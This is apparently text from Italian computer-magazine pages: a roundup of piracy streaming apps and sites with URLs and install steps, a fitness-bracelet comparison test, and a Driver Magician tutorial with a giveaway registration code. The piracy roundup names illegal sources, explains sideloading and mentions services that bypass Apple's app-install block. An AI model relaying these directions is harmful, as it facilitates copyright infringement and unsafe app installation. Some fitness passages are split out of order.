È un po' un clone di PopcornTime e utilizza le API di TorrentLookup.com con la possibilità di accedere ad oltre 2 milioni di file Torrent verificati. L'applicazione, disponibile anche per Android, consente di visualizzare film, serie TV e anime con il supporto dei sottotitoli in ben 30 lingue diverse. Per gli smanettoni trovare un video è molto semplice, visto che è possibile filtrare i contenuti anche in base al genere e ad altre categorie.

CUEVANA STORM
www.cuevana.tv


Dal punto di vista grafico, è una delle migliori app illegali per la visione dei film in streaming. Bella, leggera e molto intuitiva, si seleziona il film, la risoluzione e si attende il recupero delle fonti per avviare lo streaming. L'interfaccia è in spagnolo e i contenuti sono quasi tutti disponibili in inglese con sottotitoli spagnoli, ma per i pirati famelici di anteprime è un must!


MOVIEBOX SENZA JAILBREAK

Sui dispositivi iOS i pirati possono ricorrere ad alcuni servizi come **http://zeusmos.com** e **http://instasign.uhelios.com** che consentono di segnare l'applicazione come se si fosse uno sviluppatore e aggirare il blocco Apple per l'installazione delle app.

UNTV
www.untvapp.com
A differenza di altre app, si tratta di un vero e proprio media center per visualizzare contenuti illegali sulla TV. Si collega il PC al televisore, si avvia UNTV a tutto schermo e lo si controlla direttamente dallo smartphone che diventa così un telecomando. Una volta avviato, mostra l'indirizzo IP da inserire sul browser del telefonino attraverso il quale si avrà accesso al telecomando. Visualizza film, spettacoli TV e anche i video salvati sul PC. I contenuti sono in inglese e i sottotitoli in italiano non sono ancora disponibili.

ZONA
http://zona.ru
Alternativa russa a PopcornTime, ma l'interfaccia è disponibile anche in inglese. Oltre a visualizzare film e spettacoli televisivi, consente di ascoltare musica e accedere a tantissimi canali TV in streaming, tra cui quelli satellitari a pagamento. Per l'ascolto della musica è necessario inserire un account VK (VKontakte), il social network russo alternativo a Facebook. Offre anche contenuti sportivi e giochi. È quindi una delle più complete: una vera e propria piattaforma pirata.

SEASON PREMIERE
http://goo.gl/XPNJ23
Nata come progetto scolastico, questa applicazione è utilizzata dai pirati informatici per visualizzare spettacoli televisivi in streaming. Ha un'interfaccia molto semplice col campo di ricerca in alto ben in vista e il caricamento è molto rapido. Diversi i contenuti disponibili col supporto dei sottotitoli disponibili anche in lingua italiana.

ACE STREAM
http://acestream.org
Non è la solita applicazione come PopcornTime che consente di navigare tra contenuti illegali, ma si tratta di un player che permette comunque di visualizzare film e ascoltare musica sfruttando i file Torrent che i pirati possono procurarsi attraverso i vari tracker online.

ROX PLAYER
http://roxplayer.com
Molto simile ad Ace Stream, si tratta di un player multimediale che oltre a riprodurre i soliti formati, consente anche di avviare lo streaming dalla rete BitTorrent. Lo smanettone avvia il programma, va in **File** e seleziona **Open .torrent** per scegliere il tipo di file Torrent da riprodurre. La visione potrebbe richiedere qualche minuto d'attesa.

XBMCTORRENT
http://goo.gl/Ungwiw
È un plugin che consente agli smanettoni di visualizzare contenuti illegali distribuiti sui canali BitTorrent attraverso XBMC, uno dei Media Center più popolari al mondo grazie al fatto che può essere utilizzato su diverse piattaforme (Windows, Mac, Linux, Android e iOS Jailbroken). Per installarlo, lo smanettone va in **Impostazioni/Add-ons** di XBMC, seleziona **Installa da un file zip** e carica il plugin di **XBMCtorrent**, in formato ZIP, che ha scaricato. Lo smanettone si sposta nella sezione **Video**: in **Add-on** clicca su **XBMCtorrent**: selezionato il tipo di fonte potrà trovare persino film in Full HD e in 3D.

SITI WEB PER LO STREAMING PIRATA

A tutte le app (per PC e dispositivi mobile) che semplificano l'accesso ai contenuti piratati sul Web, si affiancano i tantissimi siti che offrono live streaming senza dover installare nulla. Ogni giorno le Forze dell'Ordine ne bloccano alcuni, ma non fanno in tempo a farlo che gli smanettoni ne aprono altri su server remoti molto più difficili da chiudere.
Su http://filmstream.info, ad esempio, si trovano tantissimi film anche in qualità HD. Altri siti che offrono streaming in alta definizione sono www.italia-film.org e http://filmstream.to. Vengono poi http://tantifilm.com e http://streamingarchive.net e l'elenco potrebbe continuare con tantissimi altri siti.

LE SERIE TV, PIÙ GUARDATE DAI PIRATI

THE GOOD WIFE
www.cbs.com/shows/the_good_wife
La serie narra le gesta di Alice, abile avvocato che deve tornare alle aule di tribunale dopo che il marito viene incarcerato in seguito a uno scandalo sessuale.

MAD MEN
www.amctv.com/shows/mad-men
Uno spaccato degli anni sessanta della società americana, vissuto attraverso le vicende di Don Draper, direttore creativo di un'importante agenzia pubblicitaria di New York.

GAME OF THRONES
www.hbo.com/game-of-thrones#
Serie televisiva ispirata ai romanzi "Cronache del ghiaccio e del fuoco" di George R. R. Martin, dove magia e leggende si mescolano in una serie di epiche avventure.

HANNIBAL
www.nbc.com/hannibal
Trasposizione televisiva del famoso personaggio cinematografico di Hannibal Lecter che si vedrà affiancato al brillante profiler dell'FBI Will Graham per risolvere una serie di casi misteriosi.

BANSHEE
www.cinemax.com/banshee
Lucas Hood, dopo aver scontato 15 anni di prigione per rapina, ritrova la vecchia compagna Ana nella piccola città di Banshee dove inizia una nuova vita affrontando il criminale Proctor.

THE WALKING DEAD
www.amctv.com/shows/the-walking-dead
Rick Grimes, dopo essersi risvegliato dal coma in cui era caduto in seguito a uno scontro a fuoco, dovrà vedersela con una moltitudine di zombie creati da un virus.

REVENGE
http://abc.go.com/shows/revenge
Una misteriosa donna di nome Amanda Clarke sotto la falsa identità di Emily Thorne cercherà di vendicarsi di tutti coloro che hanno fatto del male alla sua famiglia.

POPCORNTIME SU ANDROID
I pirati scaricano il file APK da www.time4popcorn.eu, lo caricano nella memoria del dispositivo Android e ne avviano l'installazione manuale con un file manager. Prima, però, nelle impostazioni del dispositivo abilitano il permesso per l'installazione di app provenienti da fonti sconosciute.

FITNESS DA POLSO

TUTTO QUEL CHE DEVI SAPERE SUI BRACCIALETTI SMART PER ALLENARSI E PERDERE PESO

ECCO LA NOSTRA "FATICOSA" PROVA SUL CAMPO

Avevi deciso di fare un po' di movimento, ma hai abbandonato subito i buoni propositi? Allora fatti motivare da un bracciale per il fitness! I produttori garantiscono che i braccialetti più "intelligenti" possono tenere sott'occhio anche aspetti della salute, come la qualità del sonno e l'alimentazione. Insomma, complice la bella stagione e il desiderio di perdere i chili di troppo abbiamo sottoposto a un "faticoso" test i bracciali più diffusi in commercio: Fitbit, Jawbone, Misfit, Nike e Polar.

COME FUNZIONANO?

Tutti misurano il movimento di chi li indossa tramite sensori di accelerazione. Attraverso i dati rilevati, il bracciale calcola il numero dei passi e la distanza percorsa. Tramite Bluetooth e un connettore, i dispositivi entrano in collegamento con lo smartphone, il quale, tramite un'app, elabora i dati raccolti spronando a raggiungere gli obiettivi prefissati. A seconda dell'età, del sesso, dell'altezza e del peso di chi li indossa, le app propongono dei traguardi da raggiungere. Nel test, gli obiettivi selezionati dal Misfit Shine si sono rivelati i più facili da conquistare; chi invece indossa il Polar Loop o il Fitbit dovrà dapprima familiarizzare col bracciale e con l'app, facendo un paio di giri extra dell'isolato. In linea di principio, però, se si vuole perdere velocemente dei chili, a prescindere dal bracciale utilizzato occorre selezionare degli obiettivi ardui da raggiungere.

PRECISI? NO!

Per misurare il movimento percorso, tutti i bracciali usano il numero dei passi, ma i dati forniti si sono discostati dall'effettivo numero di passi. Il più preciso è stato il Jawbone Up, in linea con i dati rilevati dai nostri esperti; il Fitbit ha conteggiato un numero superiore di passi, mentre il Nike Fuelband SE un numero inferiore. Dato che i bracciali valutano in modo approssimativo la lunghezza del passo, le distanze percorse risultano imprecise. Un percorso misurato dal Misfit Shine in 8 Km, si è ridotto in 6,5 Km con le misurazioni del test. Tutti i bracciali sono in grado, almeno in modo approssimativo, di rilevare i percorsi "a piedi", mentre si rivelano imprecisi se usati per altre discipline sportive, come ciclismo o nuoto. Peccato, perché i bracciali, anche dopo un faticoso giro in bicicletta di 80 Km, spronano a compiere altri metri, per arrivare a raggiungere il traguardo giornaliero. Solo il sistema di Fitbit consente allo sportivo dilettante di riportare manualmente nell'app i dati di queste attività.

PREMI PSICOLOGICI

L'utente si accorgerà ben presto che i bracciali eseguono misurazioni

5 MOTIVI PER INDOSSARE UN BRACCIALE PER IL FITNESS

1. DI ASPETTO SOBRIO

Il bracciale è meno vistoso di un massiccio orologio sportivo. Quasi nessuno si accorge che state indossando un bracciale per il fitness, ma chi lo nota rimane molto colpito dal design.
Marco - Tirocinante

2. GIOCATTOLO DAVVERO COOL

Il bracciale mi è di vero aiuto per condurre una vita salutare. Può però diventare anche un rivale, spronandomi a migliorare i dati che fornisce: i progressi rappresentano la mia vittoria!
Vittorio - Social Media Manager

A CACCIA DI MEDAGLIE COL BRACCIALE
Per ogni successo conseguito, le app dei bracciali visualizzano medaglie, animazioni o coppe virtuali. Inoltre, se richiesto, possono essere d'aiuto rammentandoci cortesemente, quando è il momento di fare una pausa. Queste due funzioni si rivelano entrambe utili.

imprecise, ma per molti, tutto ciò nell'uso pratico, non riveste grande importanza. Nei primi giorni di utilizzo, ognuno provvederà a crearsi una regola individuale. Si rivelerà quindi indifferente l'avere percorso 10.146 passi o 10.310, dato che entrambi i valori rappresentano una distanza considerevole. I bracciali per il fitness sfruttano intelligentemente l'ambizione umana: tutti desidererebbero sempre conseguire un obiettivo migliore e pertanto le app dei bracciali visualizzano messaggi di soddisfazione, per ogni nuovo record raggiunto da chi li indossa. Sul display dell'app compaiono quindi messaggi di congratulazione, simpatiche animazioni e commenti di incitamento. Praticare uno sport con regolarità è benefico per la salute e quindi, per i successi in serie, è previsto un elogio extra. Tutto ciò sprona gli utenti a scendere in strada anche se nevica o grandina, per non interrompere la serie dei giorni positivi. Le congratulazioni briose riservate alle serie di successi offerte dal Nike Fuelband SE, si rivelano particolarmente divertenti e stimolanti. Il Nike Fuelband SE è però parsimonioso negli apprezzamenti a chi si è dedicato a lungo all'attività sportiva. Polar offre anche un diario online, sul quale gli sportivi possono tenere nota, assieme ai dati del loro bracciale, anche dei percorsi del loro training o dei giri in bicicletta, rilevati con un dispositivo GPS o un orologio sportivo.Tutti i candidati al test, tranne il Fuelband, sono in grado di rilevare se l'atleta dilettante, dopo il lavoro o l'attività sportiva, dorme in modo corretto. Ottimo: tutti i bracciali hanno analizzato perfettamente la qualità del sonno, ma i grafici che compaiono nelle app sono spesso imprecisi.

STOP ALLE ABBUFFATE!

I bracciali di Fitbit, Jawbone Up e Misfit Shine, consentono di tenere sotto controllo anche il comportamento alimentare. Pur riconoscendo che è più giudizioso seguire una sana alimentazione, anziché essere costretti ad allenarsi controvoglia per riparare a piccoli peccati di gola, l'utilità che ne deriva è piuttosto limitata. Per tenere nota dei propri pasti, agli utenti di Misfit basta scattare una foto degli alimenti tramite l'app dello smartphone. Non è però possibile disporre di un'analisi continuativa. Con Jawbone Up, lo sportivo affamato potrà, tramite app, eseguire la scansione del codice a barre degli alimenti, o selezionarli da una banca dati incompleta. Il sistema di Fitbit per l'alimentazione si rivela così laborioso da diventare troppo rigido. Non è possibile, ad esempio, annotare una semplice fetta di prosciutto; occorre pesarla, visto che la porzione "fetta" non è contemplata. Con molto impegno è comunque possibile inserire esattamente ogni alimento con tutti i suoi dati nutrizionali.

IL PROBLEMA DELLE CALORIE

Annotare le calorie è (purtroppo) molto divertente, purché il consumo di calorie sia legato a un cibo appetitoso, che procuri una sensazione di piacere. Fuelband SE e Polar Loop visualizzano il consumo sul bracciale, ma anche le app memorizzano questi valori. Sorprendente: nel corso del test, i bracciali hanno rilevato consumi di calorie più elevati rispetto a quelli riportati da numerose tabelle. I bracciali sono così gentili, da aggiungere ai valori calorici per le diverse attività sportive, anche il metabolismo basale. Si tratta delle calorie che vengono bruciate quotidianamente, anche se non svolgete alcuna attività. Nella valutazione, abbiamo tenuto in considerazione anche questo aspetto. In definitiva, i bracciali per il fitness non possono essere considerati strumenti precisi per misurazioni, ma, meglio sia dei medici di famiglia che dei partner, possono pur sempre spronare a fare più moto.

3. MI DA' LA CARICA!

OK, non è precisissimo, ma serve ottimamente allo scopo e mi spinge a raggiungere nuovi obiettivi.
Simona - Personal trainer

4. AMMAZZA-KG DI TROPPO

Da Natale, il mio bracciale mi ha permesso di ridurre abbondantemente il mio peso. Ora tengo sempre sott'occhio le mie calorie e, sempre più spesso, uso le scale anziché prendere l'ascensore.
Riccardo - Impiegato

5. SEMPRE SOTT'OCCHIO

Non avrei mai pensato di potere godere di così tante informazioni utili quando vado a correre.
Amelia - Nutrizionista

I PECCATI DI GOLA
Per smaltire le 840 Kcal di una pizza occorrono 90 minuti di jogging, 30 minuti di bicicletta per le 275 Kcal di un croissant, 30 minuti di nuoto per mezzo litro di birra (245 Kcal), 2,5 ore di golf per smaltire un pacchetto di patatine fritte (810 Kcal).

POLAR LOOP

È in grado di visualizzare per quanto tempo lo sportivo dilettante debba ancora correre, camminare o fermarsi, fino a raggiungere i propri obiettivi. Il suo display rende l'app abbastanza tecnica, fornendo chiare informazioni sullo status dell'attività di fitness. Valide sono state le previsioni relative al consumo di calorie.

CONCLUSIONI

Offre informazioni dettagliate, fornendo anche dati sulla qualità del sonno. Il Polar non offre però consigli e informazioni sull'alimentazione.

FITBIT FLEX

Mini nell'aspetto, ma anche per il numero di funzioni. Informazioni veloci, aggiornate sul livello dell'attività, vengono fornite solo da cinque LED, mentre, per visionare tutti gli altri dati, è necessario ricorrere all'app o al browser del PC. Per ricaricare la batteria è necessario rimuovere il chip dal bracciale.

CONCLUSIONI

Chi non necessita di ricevere informazioni dettagliate sul braccialetto, ma vuole tenere sotto controllo alimentazione e peso, troverà il Flex ideale.

JAWBONE UP

Consente di leggere i dati solo se collegato all'ingresso cuffie dello smartphone (non dispone né di display, né di una serie di LED), ma una volta indossato raccoglie diligentemente i dati. Nel test ha ottenuto una buona valutazione grazie al preciso rilevamento delle distanze percorse e della qualità del sonno.

CONCLUSIONI

Pur fornendo misurazioni precise, deve essere collegato allo smartphone per visualizzare i dati. Poco "motivante" se indossato tutto il giorno.

I RISULTATI DEL TEST IN DETTAGLIO	POLAR LOOP	FITBIT FLEX
DOTAZIONE	Bracciale con sensori, cavo USB, istruzioni per il montaggio	Sensori, bracciale, cavo USB, adattatore wireless, braccialetto intercambiabile
COME POSSO UTILIZZARE IL BRACCIALETTO?	Per rilevare il movimento, in modo abbastanza preciso	Per rilevare movimento e altre attività, ma non in modo ultra-preciso
ATTIVITÀ RILEVABILI: DA BRACCIALE / CON APP / DA PC	Molto poche / Poche / Un po' poche	Molto poche / Numerose / Molto numerose
VALORI VISUALIZZATI: DA BRACCIALE / SU APP O PC	Pochi, con ritardo / Un po' pochi	Solo il livello di attività / Un po' pochi
PRECISIONE: CORSA / CICLISMO / DURATA DEL SONNO / QUALITÀ DEL SONNO / CONSUMO DI CALORIE	8% troppo scarsa / 72% troppo scarsa / Precisa / 2% troppo scarsa / Preciso	15% troppo scarsa / 62% troppo scarsa / Precisa / 1% eccessiva / 41% eccessivo
ALTRE FUNZIONI	Poche, misurazione della frequenza cardiaca con fascia opzionale	Poche
COME OTTENGO LE INFORMAZIONI?	Con semplicità, ma non con gli smartphone Android	Con semplicità, ma non con gli smartphone Android
CONFIGURAZIONE	Molto semplice, in particolare la connessione	Configurazione dell'account e installazione software complicati
MANUALE / COMPLETEZZA, UTILITÀ	Non disponibile	Poco dettagliato / Poco utile
COMPATIBILITÀ SOFTWARE	Win 7/8, Mac OS X, iOS (dalla versione 7), browser	Win 7/8, Mac OS X, iOS (dalla versione 5), browser
SINCRONIZZAZIONE DATI	Semplice, wireless, in tempo reale, funzione Cloud	Sì, semplice, wireless, funzione Cloud
MEMORIA	12 giorni, con segnalazione di memoria piena	7 giorni con dati dettagliati, 30 giorni solo con riepilogo dati
DATI: VISUALIZZAZIONI SUL BRACCIALE / SU APP	Molto numerosi	Numerosi
IN QUALE MODO SPRONA A INTENSIFICARE L'ATTIVITÀ?	Discretamente, con secchi comandi d'incitamento	Bene, fissando numerosi traguardi e premi
OBIETTIVI POSSIBILI	Numerosi	Molto numerosi
MODI DI CONTROLLO DEI SUCCESSI OTTENUTI	Numerosi	Un po' pochi
AVVISI PER SOCIAL NETWORK	Solo il network specifico di Polar	Facebook, Twitter, altri network
QUANTO È EFFICACE LA MOTIVAZIONE A LUNGO TERMINE?	Ottima per gli sportivi che vogliono migliorare l'allenamento	Ottima, l'approccio complessivo consente di fissare numerosi traguardi
CARATTERISTICHE DI PORTABILITÀ DEL DISPOSITIVO	Ottime	Gradevoli, ma assorbe la polvere ed è poco robusto
SEMPLICITÀ: USO / RICARICA BATTERIA / SINCRONIZZAZIONE	Semplice / Semplice / Semplice	Semplice / Un po' complicata / Semplice
COLORI DISPONIBILI / MISURE	Nero / Misura unica, può essere necessario accorciarlo	Grigio ardesia, nero, rosa / Small, Large
DURATA BATTERIA	Un po' breve (5 giorni)	Molto lunga (7 giorni)
TEMPO DI RICARICA PER LA BATTERIA	1 ora e 30 minuti	1 ora
IL DISPOSITIVO PUÒ ESSERE USATO PER LUNGO TEMPO?	Sì, ma non è possibile sostituire la batteria	Sì, ma non è possibile sostituire la batteria
BATTERIA INTERCAMBIABILE	No	No
ROBUSTEZZA	Impermeabile	Resistente all'acqua
PREZZO	€ 99,00	€ 73,41
SITO	www.polar.com/it	www.fitbit.com
VOTO	★★★★★	★★★★☆

IN FORMA CON LO SMARTPHONE

Runkeeper (app gratuita per iOS, Android e Windows Phone) permette di scegliere l'attività preferita e di monitorarla tramite il sensore GPS. Propone tabelle, statistiche con tanto di ritmo, distanza, tempo e calorie bruciate

MULTICOLORE

* EURO 139,00

NIKE+ FUELBAND SE

★★★☆☆

Converte i movimenti rilevati nel cosiddetto sistema a punti Fuel. In seguito ci stimolerà a totalizzare più punti. Straordinario: anche i principianti riceveranno quasi tutti i giorni dei nuovi suggerimenti e delle simpatiche animazioni tramite l'app. Novità dell'SE: le cosiddette sessioni di utilizzo consentono di valutare meglio le singole attività.

CONCLUSIONI

Il Nike Fuelband si rivela il motivatore ottimale, anche se le misurazioni sono imprecise e non fornisce dati sull'alimentazione e sul ciclo del sonno.

ELEGANTE

* EURO 73,00

MISFIT SHINE

★★★☆☆

Alimentato con un'economica batteria per orologio, può essere indossato al polso, come una spilla o fissato alla scarpa. Questa flessibilità, però, non è di aiuto nelle misurazioni, che si sono rivelate imprecise per il movimento e per i consumi di calorie. Il dispositivo può però intonarsi all'abito da sera. Apprezzabile che lo Shine visualizzi anche l'ora.

CONCLUSIONI

Il Misfit Shine attira l'attenzione, ma, dal punto vista tecnico delle misurazioni, non è altro che un giocattolo. Ogni tre o quattro mesi necessita di una nuova batteria.


JAWBONE UP	NIKE+ FUELBAND SE	MISFIT SHINE
Braccialetto a sensori	Braccialetto a sensori, cavo USB, adattatori	Bracciale, sensori, braccialetto intercambiabile
Per rilevare movimento e altro, in modo abbastanza preciso	Per rilevare il movimento, ma non in modo preciso	Per rilevare movimento e altro, in modo impreciso
Pochissime / Molto numerose / Numerose	Pochissime / Pochissime / Pochissime	Pochissime / Poche / Nessuna
Molto pochi / Un po' pochi	Pochi / Nessuno	Pochissimi / Pochi
7% troppo scarsa / 68% troppo scarsa / Precisa / Precisa / 5% eccessivo	11% troppo scarsa / 77% troppo scarsa / Non possibile / Non possibile / 5% eccessivo	26% troppo scarsa / 25% troppo scarsa / Precisa / 23% troppo scarsa / 19% eccessivo
Poche	Visualizzazione dell'ora	Numerose
Molto semplicemente, ma non con gli smartphone	Semplicemente, ma non con smartphone Android	Molto semplicemente, ma non con smartphone Android
Molto semplice	Configurazione account e installazione software complicati	Molto semplice, in particolare la connessione
Non disponibile	In lingua inglese	Non disponibile
iOS (dalla versione 5), Android (dalla versione 4.1.x)	Win 7/8, Mac OS X, iOS (dalla versione 6.1),browser	iOS (dalla 7), Android (dalla 4.3, Bluetooth 4.0)
Semplice, ma non wireless, manca Cloud	Semplice, wireless, in tempo reale, funzione Cloud	Semplice, wireless
30 giorni	4 giorni, con avviso di memoria piena	30 giorni
Pochissime	Numerose	Poche
Discretamente, ma purtroppo solo tramite App	Bene, fissando numerosi traguardi e premi	Discretamente, a mezzo LED e Facebook
Pochi	Numerosi	Un po' pochi
Pochi	Un po' pochi	Pochi
Facebook, Twitter	Facebook, Twitter, altri network	Facebook
Molto, dato che il bracciale aiuta poco	Molto, il bracciale ha un bell'aspetto e non disturba	Molto, di bell'aspetto
Leggero, ma un pò scomodo	Di bell'aspetto, ma assorbe la polvere ed è poco robusto	Leggero, di bell'aspetto, ma poco robusto
Semplice / Semplice / Semplice	Semplice / Semplice / Semplice	Semplice / Semplice / Semplice
onice, verde, grigio, azzurro, blu, rosso, arancione / S, M, L	Nero, magenta, gialloverde, arancione / S, M, L	Grigio, nero, blu topazio, champagne / Misura unica
Molto lunga (6 giorni 12 ore)	Molto lunga (8 giorni)	Molto lunga (180 giorni)
1 ora 20 minuti	1 ora	Non è possibile la ricarica (manca batteria ricaricabile)
Sì, ma non è possibile sostituire la batteria.	Sì, ma il bracciale presenta dei punti dove può rompersi	Sì, è possibile anche sostituire la batteria
Non è possibile la sostituzione della batteria	La batteria è sostituibile presso negozi specializzati	La batteria è sostituibile - batteria CR2013 (0,60 euro)
Resistente all'acqua	Resistente all'acqua	Impermeabile
€ 149,95	**€ 139,99**	**€ 73,00**
www.apple.it	**http://store.apple.com**	**www.misfitwearables.com**
★★★★☆	★★★☆☆	★★★☆☆

TEST QUALITÀ DEL SONNO

ANALISI PROFESSIONALE

Con il software professionale Firstbeat e un ECG, il diagramma del sonno ristoratore si presenta così: la colorazione verde chiaro segnala una frequenza cardiaca max. di 55 battiti al minuto.

DIAGNOSI DEL SONNO CON IL FITBAND

Il diagramma del sonno elaborato da Fitbit visualizza, per la stessa notte, in blu scuro un sonno tranquillo, con lievi disturbi evidenziati in verde chiaro e rosso.

DIAGNOSI DEL SONNO CON IL MISFIT

Nella stessa notte, il diagramma del sonno elaborato da Misfit offre un quadro completamente diverso. Le fasi del sonno profondo (viola scuro, nella foto) sono più brevi delle fasi del sonno apparentemente agitate. Le rilevazioni del Misfit sono ben lontane dalle reali condizioni del sonno, analizzate con il software professionale.

IL CONTAPASSI NEL CELLULARE

Accupedo Pro Pedometro (€ 3,59 per iOS, € 2,93 per Android) è un'app utilissima per chi pratica il walking: ha funzionalità di pedometro e mostra il numero di passi, la distanza in miglia/chilometri, le calorie bruciate e il tempo trascorso.

Driver senza più segreti!

IL SOFTWARE MIRACOLOSO PER GESTIRE E TENERE AGGIORNATO TUTTO L'HARDWARE DEL TUO PC

E IL TUO SISTEMA DIVENTA PIÙ PERFORMANTE!

Eliminare i file spazzatura e tenere pulito il PC sono abitudini che aiutano a rendere il sistema più veloce e scattante, ma c'è un altro elemento che incide notevolmente sulle prestazioni: i driver. I driver sono quei software che consentono al sistema operativo di gestire l'hardware interno (scheda video, scheda audio...) e le periferiche esterne (stampante, webcam...). I produttori rilasciano periodicamente aggiornamenti per i driver che consentono di migliorare le prestazioni e correggere bug, problemi di incompatibilità con altre periferiche e così via. È buona regola, quindi, tenere sempre aggiornati i driver alla loro ultima versione. Un'operazione fastidiosa che grazie al software commerciale in regalo su Idea Web versione DVD diventa semplice e veloce. Questo programma è in grado di rilevare l'hardware installato sul computer ed è dotato di un database dei driver più recenti, per scaricarli e aggiornarli direttamente da Internet senza doversi recare sulle pagine di supporto dei vari produttori. In questo modo è possibile risparmiare un sacco di tempo e migliorare le performance del PC. Driver Magician offre poi altre utili funzioni come il backup e il ripristino dei driver. In questo modo, quando si effettua una formattazione del disco rigido e si reinstalla il sistema operativo, è possibile ripristinare velocemente tutti i driver salvati proprio come se si avessero i CD originali. Oltre questo, ci permette di rimuovere i driver vecchi delle periferiche non più utilizzate per rendere il sistema più snello ed è anche in grado di rilevare i dispositivi sconosciuti. Insomma, una soluzione professionale indispensabile per il buon funzionamento del PC!

INFO

DRIVER MAGICIAN 3.9

SITO UFFICIALE: WWW.DRIVERMAGICIAN.COM


QUANTO COSTA: Il software è in regalo solo per i lettori che acquistano Idea Web DVD

01 TUTTO IN ITALIANO

Avviamo l'installazione di **Driver Magician** dal DVD di Idea Web. La procedura guidata ci chiederà di scegliere la lingua: il programma consente di selezionare più idiomi, tra cui anche il nostro. Selezioniamo **Italiano**, facciamo **OK** e proseguiamo con **Avanti**. Accettiamo il contratto di licenza del software e portiamo a termine il setup.


02 REGISTRIAMO LA VERSIONE

Al primo avvio di **Driver Magician** ci viene mostrata una piccola finestra che ci informa che quella installata è una copia di valutazione del software e ci offre la possibilità di registrarla per averla in versione completa. Trattandosi di un regalo di Idea Web (versione DVD), clicchiamo su **Registra** per proseguire.

03 RISCUOTIAMO IL REGALO

Nel campo **Nome Registrazione** digitiamo **Idea Web**. Nel campo **Codice Registrazione**, invece, inseriamo la stringa alfanumerica **E9L39d3f33-787C0**. Premiamo sul tasto **OK**: un messaggio ci ringrazierà per aver registrato il programma. Premiamo nuovamente **OK** per avviare finalmente Driver Magician.

SOLO BACKUP NECESSARI

I driver contenuti in Windows vengono installati automaticamente col sistema operativo, quindi possiamo escluderli dal backup: dalla barra dei menu clicchiamo **Backup Drivers** e selezioniamo **Cerca Driver Non-Microsoft**.


04 AGGIORNAMENTO I DATABASE

Quando si avvia il programma, soprattutto la prima volta, un messaggio ci avvisa che è necessario aggiornare il database dei **Drivers**. Si tratta di un'operazione altamente consigliata: clicchiamo su **Sì**, proseguiamo con **Avanti**, attendiamo che l'aggiornamento venga scaricato da Internet e premiamo il tasto **Fine** per accedere al programma.

05 BACKUP DI SICUREZZA

Driver Magician ha un'interfaccia molto semplice che mostra a sinistra il pannello da cui accedere ai vari moduli. Prima di procedere con qualsiasi azione, conviene creare un database dei driver in modo ripristinarli in caso di errori o di instabilità del sistema. Andiamo in **Backup Drivers**, selezioniamo i driver e clicchiamo su **Avvia Backup**.


06 DRIVER IN CASSAFORTE

Per impostazione predefinita, il backup dei driver viene eseguito in cartelle. Ci verrà quindi chiesto di selezionare una directory in cui eseguire il backup. Dopo averla scelta, clicchiamo **OK** e attendiamo il completamento dell'operazione (potrebbe richiedere diversi minuti). Al termine, un messaggio ci informerà che l'operazione è stata conclusa con successo.

07 UN FORMATO FLESSIBILE

Volendo, possiamo creare i backup come file EXE autoinstallanti, che consentono il ripristino senza dover ricorrere a Driver Magician. Per abilitare questa opzione, andiamo in **Impostazioni/Opzioni** e da **Opzioni Backup Drivers** selezioniamo **Backup drivers in pacchetti auto-installanti**. Scegliere il livello di compressione e confermiamo con **OK**.

08 IN CASO DI PROBLEMI...

Se per un qualsiasi motivo una periferica smette di funzionare correttamente o abbiamo reinstallato il sistema operativo, con Driver Magician possiamo velocemente ripristinare i driver di cui abbiamo eseguito il backup. Per farlo andiamo nella sezione **Ripristino Drivers** e indichiamo la cartella in cui li abbiamo salvati. Selezioniamo quelli da ripristinare e clicchiamo **Avvio Ripristino**.

09 AGGIORNIAMO I DRIVER

Driver Magician permette anche di verificare la disponibilità di driver aggiornati per le varie periferiche installate nel nostro computer. Per farlo, andiamo nella sezione **Aggiorna Drivers** e attendiamo che la ricerca venga completata (richiede connessione Internet). Verrà quindi mostrato un elenco dei driver che è possibile aggiornare.

10 AVANTI CON L'UPDATE!

Per installare un aggiornamento, selezioniamolo e clicchiamo sul pulsante **Scarica**. Indichiamo quindi la cartella in cui salvarlo e attendiamo il termine del download. Fatto ciò, procediamo all'installazione manuale come siamo soliti fare abitualmente. Gli aggiornamenti potrebbero essere degli archivi compressi o dei file eseguibili.

11 ADDIO DRIVER INUTILI

